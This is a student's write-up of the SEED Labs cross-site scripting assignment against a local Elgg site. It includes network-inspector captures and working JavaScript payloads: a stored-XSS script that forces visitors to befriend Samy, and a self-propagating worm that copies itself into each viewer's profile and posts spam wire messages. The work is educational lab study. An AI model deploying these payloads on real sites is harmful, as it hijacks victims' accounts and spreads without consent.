

Assignment 02

CROSS-Site Scripting (XSS) Attack

Task 1: Becoming the Victim's Friend

At first, I logged in as a normal user (such as boby) and sent Samy a friend request to inspect the get method and url. Also to get the id of Samy by inspecting the get request. I put this url in my code for get method. We can see here id of samy is 59

The screenshot shows a web browser window displaying a user profile for 'Samy' on a website called 'Elgg For SEED Labs'. The profile includes a profile picture of a person wearing a hat and sunglasses, and a section for 'About me'. There are buttons for 'Remove friend' and 'Send a message'.

Below the profile, a network inspector is open, showing a GET request to the following URL:

```
http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1707297322&_elgg_token=Gu5-YU-ig17rVTmRBOY3mw&_elgg_ts=1707297323&_elgg_token=sDEJHuto1AVfDF1wXPYAWg
```

The network inspector also shows the status (200), method (GET), domain (www.seed-server.com), file (add?friend=59&...), initiator, type (json), transferred (767 B), size (386 B), and time (159 ms).

```

1 <script type="text/javascript">
2   window.onload = function() {
3     /* accessing guid, elgg timestamp, elgg security token of the current user */
4     var Ajax = null;
5     var ts = '&_elgg_ts='+elgg.security.token.__elgg_ts;
6     var token = '&_elgg_token='+elgg.security.token.__elgg_token;
7     var userid=elgg.session.user.guid;
8
9
10    var sendurl = 'http://www.seed-server.com/action/friends/add?friend=59'+ts+token+ts+token;
11
12    /* creating and sending Ajax request to add friend */
13
14    if(userid!=59)
15    {
16      Ajax = new XMLHttpRequest();
17      Ajax.open('GET', sendurl, true);
18      Ajax.setRequestHeader('Host', 'www.seed-server.com');
19      Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
20      Ajax.send();
21    }
22  }
23 </script>
24
25 //http://www.seed-server.com/action/friends/add?friend=59&_elgg_ts=1707288226&_elgg_token=ZN8iJZ7eEqkZHgZMeOYpxg&_elgg_ts=1707288226&_elgg_token=ZN8iJZ7eEqkZHgZMeOYpxg

```

I put the above script in description field of samy.

Task 2: Modifying the Victim's Profile

I inspected how the edit profile works. It generates a Post API. I went through the request body of it. Changed some fields to see how it is taking input. Inspecting that I found out that accesslevel 1 is "Logged in Users" which i need to use. Also got the url to where the post method is performed by hovering on it. I used it in my script. Wrote the content accordingly to that request body of that post method.

myazure.cvlzenu2veeqnqfxbk5graqfx.internal.cloudapp.net1 (seed) - TigerVNC

Applications: Bobby: Elgg For SEED Labs... seed@myazure: ~/Labs... Labsetup - File Manager

Bobby: Elgg For SEED Labs

www.seed-server.com/profile/bobby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Bobby Edit avatar Edit profile

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server...	edit	document	html	3.90 kB	15.95 kB
200	GET	www.seed-server...	bobby	document	html	3.95 kB	15.95 kB
200	GET	www.seed-server...	57small.jpg	img	jpeg	cached	1.65 kB
200	GET	www.seed-server...	57large.jpg	img	jpeg	cached	8.30 kB
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
200	GET	www.seed-server...	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.seed-server...	form.js	require.js:127 (script)	js	cached	1.01 kB

Headers Cookies Request Response Timings

Filter Headers

POST http://www.seed-server.com/action/profile/edit

Status: 302 Found

Version: HTTP/1.1

Transferred: 3.90 kB (15.95 kB size)

Referer Policy: strict-origin-when-cross-origin

Request Priority: Highest

DNS Resolution: System

Response Headers (396 B)

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Length: 402

Content-Type: text/html; charset=UTF-8

Date: Wed, 07 Feb 2024 07:10:23 GMT

expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100

Location: http://www.seed-server.com/profile/bobby

pragma: no-cache

Server: Apache/2.4.41 (Ubuntu)

Vary: User-Agent

Request Headers (627 B)

Activate Windows
Go to Settings to activate Windows.

myazure.cvlzenu2veeqnqfxbk5graqfx.internal.cloudapp.net1 (seed) - TigerVNC

Applications: Bobby: Elgg For SEED Labs... seed@myazure: ~/Labs... Labsetup - File Manager

Bobby: Elgg For SEED Labs

www.seed-server.com/profile/bobby

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Bobby Edit avatar Edit profile

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server...	edit	document	html	3.82 kB	15.65 kB
200	GET	www.seed-server...	bobby	document	html	3.87 kB	15.65 kB
200	GET	www.seed-server...	57large.jpg	img	jpeg	cached	6.95 kB
200	GET	www.seed-server...	jquery.js	script	js	cached	0 B
200	GET	www.seed-server...	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server...	require_config.js	script	js	cached	789 B
200	GET	www.seed-server...	require.js	script	js	cached	0 B
200	GET	www.seed-server...	elgg.js	script	js	cached	0 B
200	GET	www.seed-server...	sprintf.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	en.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	weakmap-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	formdata-polyfill.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	widgets.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	init.js	require.js:127 (script)	js	cached	370 B
200	GET	www.seed-server...	ready.js	require.js:127 (script)	js	cached	123 B
200	GET	www.seed-server...	lightbox.js	require.js:127 (script)	js	cached	0 B
200	GET	www.seed-server...	topbar.js	require.js:127 (script)	js	cached	175 B
200	GET	www.seed-server...	form.js	require.js:127 (script)	js	cached	1.01 kB
200	GET	www.seed-server...	reportedcontent.js	require.js:127 (script)	js	cached	0 B

Request payload

1135825621626092560082915388709

2 Content-Disposition: form-data; name="elgg_token"

3

4 LthldvJfKbwQvZIRd8-w

5135825621626092560082915388709

6 Content-Disposition: form-data; name="elgg_ts"

7

8 1707289991

9135825621626092560082915388709

10 Content-Disposition: form-data; name="name"

11

12 Bobby

13135825621626092560082915388709

14 Content-Disposition: form-data; name="description"

15

16135825621626092560082915388709

17 Content-Disposition: form-data; name="accesslevel[description]"

18

19

20 1

21135825621626092560082915388709

22 Content-Disposition: form-data; name="briefdescription"

23

24135825621626092560082915388709

25 Content-Disposition: form-data; name="accesslevel[briefdescription]"

26

27


28 2

29135825621626092560082915388709

30

Activate Windows
Go to Settings to activate Windows.

After executing it, when any other user visits samy's profile, his profile will be modified. Like here Alice visited samy's profile. Then her profile looks like this.



Add widgets

Activate Windows
Go to Settings to activate Windows

Task 3: Posting on the Wire on Behalf of the Victim

At First, I posted a trial wire from boby's profile. Inspected it. Got the url. Used in in my script. And Write the content accordingly to that request body of that post method.

Applications: Alice's wire posts: Elgg ... seed@myazure: ~/Labs... Labsetup - File Manager

Alice : Elgg For SEED Lab X Alice's wire posts: Elgg X +

www.seed-server.com/thewire/owner/alice 90% ☆

All Mine Friends

What's happening?

Post 140 characters remaining

By Alice just now this is a trial

Blogs Bookmarks Files Pages Wire post

RSS Bookmark this page Report this Powered by Elgg

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size	ms
302	POST	www.seed-server.com	add	document	html	4.77 kB	21.54 kB	512
200	GET	www.seed-server.com	alice	document	html	4.81 kB	21.54 kB	92
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B	0
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B	0
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B	0
200	GET	www.seed-server.com	require.js	script	js	cached	0 B	0
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B	0
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.sys.mis:176 (img)	png	cached	4.33 kB	0
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.sys.mis:176 (img)	svg	3.73 kB	6.50 kB	0
200	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B	0

Activate Windows Go to Settings to activate Windows

www.seed-server.com/thewire/owner/alice 90% ☆

What's happening?

Post 140 characters remaining

By Alice just now this is a trial

Blogs Bookmarks Files Pages Wire post

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size	ms
302	POST	www.seed-...	add	document	html	4.77 kB	21.5...	...
200	GET	www.seed-...	alice	document	html	4.81 kB	21.5...	...
200	GET	www.seed-...	jquery.js	script	js	cached	0 B	...
200	GET	www.seed-...	jquery-ui.js	script	js	cached	0 B	...
200	GET	www.seed-...	require_config.js	script	js	cached	789 B	...
200	GET	www.seed-...	require.js	script	js	cached	0 B	...
200	GET	www.seed-...	elgg.js	script	js	cached	0 B	...
200	GET	www.seed-...	favicon-128.png	FaviconLoader...	png	cached	4.33
200	GET	www.seed-...	favicon.svg	FaviconLoader...	svg	3.73 kB	6.50
200	GET	www.seed-...	sprintf.js	require.js:127 ...	js	cached	0 B	...
200	GET	www.seed-...	en.js	require.js:127 ...	js	cached	0 B	...
200	GET	www.seed-...	weakmap-polyfill.js	require.js:127 ...	js	cached	0 B	...
200	GET	www.seed-...	formdata-polyfill.js	require.js:127 ...	js	cached	0 B	...

Filter Request Parameters

Request payload

```

1 .....374632658933534537031770062829
2 Content-Disposition: form-data; name="__elgg_token"
3
4 _XF3JTVBeP0hUjX1B0wugA
5 .....374632658933534537031770062829
6 Content-Disposition: form-data; name="__elgg_ts"
7
8 1707295687
9 .....374632658933534537031770062829
10 Content-Disposition: form-data; name="body"
11
12 this is a trial
13 .....374632658933534537031770062829--
14

```

Task 4: Design a Self-Propagating Worm

This task is the combination of previous 3 tasks. Here, just in place of filling up description we write the wormCode. So it is duplicated and got placed in the description of that viewer.

```
//now put this worm code in the description of that user while modifying the profile
sendurl = 'http://www.seed-server.com/action/profile/edit';
var form = token + ts + '&name=' + namee + '&description=' + wormCode + '&accesslevel[description]=1' + '&briefdescription=I am a hacker.'
+ '&location=abcd' + '&accesslevel[location]=2' + '&interests=Hacking' + '&accesslevel[interests]=2' + '&skills=Hacking' + '&accesslevel[skills]=2'
+ '&phone=223456789' + '&accesslevel[phone]=2' + '&mobile=223456789' + '&accesslevel[mobile]=2' + '&website=abcd.com' + '&accesslevel[website]=2';

if(userid!=59)
{
    Ajax = new XMLHttpRequest();
    Ajax.open('POST', sendurl, true);
    Ajax.setRequestHeader('Host', 'www.seed-server.com');
    Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    Ajax.send(form);
}

sendurl = 'http://www.seed-server.com/action/thewire/add';
var username = elgg.session.user.username;
form = token + ts + '&body=To earn 12 USD/Hour(!), visit now ' + 'http://www.seed-server.com/profile/' + username;
if(userid!=59)
{
    Ajax = new XMLHttpRequest();
    Ajax.open('POST', sendurl, true);
    Ajax.setRequestHeader('Host', 'www.seed-server.com');
    Ajax.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    Ajax.send(form);
}
```

This is the scenario of Bobby's wire posts, who got infected by viewing Alice's profile. Alice got infected by viewing samy's. So the worm propagates.

Boby › Wire posts



Boby's wire posts

AllMineFriends



What's happening?



Post

140 characters remaining



 By **Boby**  just now



To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/boby>



 By **Boby**  just now



To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/boby>



 By **Boby**  6 hours ago


To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>

 By **Boby**  6 hours ago

To earn 12 USD/Hour(!), visit now <http://www.seed-server.com/profile/samy>

 **Boby**

Blogs

Bookmarks

Files

Pages

Wire post

Activate Windows

Go to Settings to activate Windc